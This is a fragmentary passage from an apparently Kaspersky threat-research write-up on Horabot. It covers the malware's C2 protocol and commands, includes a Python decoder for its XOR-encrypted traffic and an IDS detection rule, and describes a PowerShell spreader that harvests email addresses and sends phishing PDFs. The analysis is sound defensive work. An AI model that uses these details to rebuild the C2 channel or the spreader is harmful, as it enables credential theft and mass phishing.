
C2 socket address extraction
![Fallback to hardcoded socket address (lifenews[.]pro:49569)](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24182634/horabot-campaign14.png)
Fallback to hardcoded socket address (lifenews[.]pro:49569)
sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:

Extracting value 5 and 6 from the configuration
<|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.
The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.
After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):

Encryption routine sub_00A9F2D0
|
##[key1][key2][key3][encrypted_hex_data]##
|
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
def deobfuscate_traffic(obfuscated):
if not (obfuscated.startswith(“##”) and obfuscated.endswith(“##”)):
raise ValueError(“Invalid format”)
core = obfuscated[2:–2]
key1 = int(core[0:4])
key2 = int(core[4:8])
key3 = int(core[8:12])
hex_data = core[12:]
current_key = key1
output_chars = []
for i in range(0, len(hex_data), 2):
xored = int(hex_data[i:i+2], 16)
high_byte = (current_key >> 8) & 0xFF
original_char = chr(xored ^ high_byte)
output_chars.append(original_char)
current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
return “”.join(output_chars)
|
|
alert tcp any any -> any any ( \
msg:“Horabot C2 socket communication (##hex##)”; \
flow:established; \
content:“##”; depth:2; fast_pattern; \
content:“##”; endswith; \
pcre:“/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/”; \
classtype:trojan–activity; \
sid:1900000; \
rev:1; \
metadata:author Domenico; \
)
|
pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.

Fake token overlay used for credential theft (right), with disassembly (left)

Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern. We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
 In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.
 Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
- Harvest emails via the MAPI namespace;
- Exfiltrate unique email addresses to the C2;
- Clean up the outbox;
- Filter the exfiltrated email addresses against a blocklist of keywords;

- Prepare a phishing email containing a malicious PDF;
- Mass-distribute the email to the filtered addresses.

- All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
- It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
